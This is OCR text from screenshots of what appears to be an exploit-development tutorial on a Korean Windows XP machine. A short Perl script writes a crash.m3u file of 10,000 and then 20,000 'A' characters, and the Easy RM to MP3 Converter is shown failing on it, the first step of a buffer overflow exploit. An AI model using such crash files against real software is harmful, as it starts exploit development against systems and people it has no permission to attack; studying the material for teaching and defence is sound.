
Padre, the Perl IDE



Padre
파일(F) 편집(E) 찾기(S) 보기(V) 펄(P) Refactor 실행(R) Debug Tools 창(W) 도움말(H)
*저장하지 않은 문서 1
1 my $file= "crash.m3u";
2
3 my $junk= "\x41" x 10000;
4
5 open($FILE, ">$file");
6
7 print $FILE "$junk";
8
9 close($FILE);
10
11 print "m3u File Created Succesfully\n";
*
Perl 5 WIN 11,39 90% R


Padre
파일(F) 편집(E) 찾기(S) 보기(V) 펄(P) Refac
test1.pl
1 my $file= "crash.m3u";
2
3 my $junk= "\x41" x 10000;
4
5 open($FILE, ">$file");
6
7 print $FILE "$junk";
8
9 close($FILE);
10
11 print "m3u File Created Succesfully\n"
C:₩Dwimperl₩perl₩bin₩perl.exe test1.pl
m3u File Created Succesfully
계속하려면 아무 키나 누르십시오 . . .
Perl 5 WIN 11,39 90% R



내 문서
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로
검색
폴더
주소(D) 내 문서
이동
파일 및 폴더 작업
여기에 새 폴더 만들기
폴더를 웹에 게시
폴더 공유
기타 위치
바탕 화면
공유 문서
내 컴퓨터
내 네트워크 환경
자세히
내 그림
내 음악
Downloads
crash
test1
PL 파일
1KB



Easy RM to MP3 Converter
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Press 'Load' or drag the ready files to the interface!
Purchase
Load
Batch
Start
Easy RM to MP3 Converter
Failure in loading the file(C:₩Documents and Settings₩Administrator₩My
Documents₩AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA셌A
확인


Padre
파일(F) 편집(E) 찾기(S) 보기(V) 펄(P) Refactor 실행(R) Debug Tools 창(W) 도움말(H)
*저장하지 않은 문서 1
1 my $file= "crash.m3u";
2
3 my $junk= "\x41" x 20000;
4
5 open($FILE, ">$file");
6
7 print $FILE "$junk";
8
9 close($FILE);
10
11 print "m3u File Created Succesfully\n";
*
Perl 5
WIN
11,39
90%
R



Easy RM to MP3 Converter
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Press 'Load' or drag the ready files to the interface!
Purchase
Load
Batch
Start
Easy RM to MP3 Converter
Failure in loading the file(C:₩Documents and Settings₩Administrator₩My
Documents₩AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
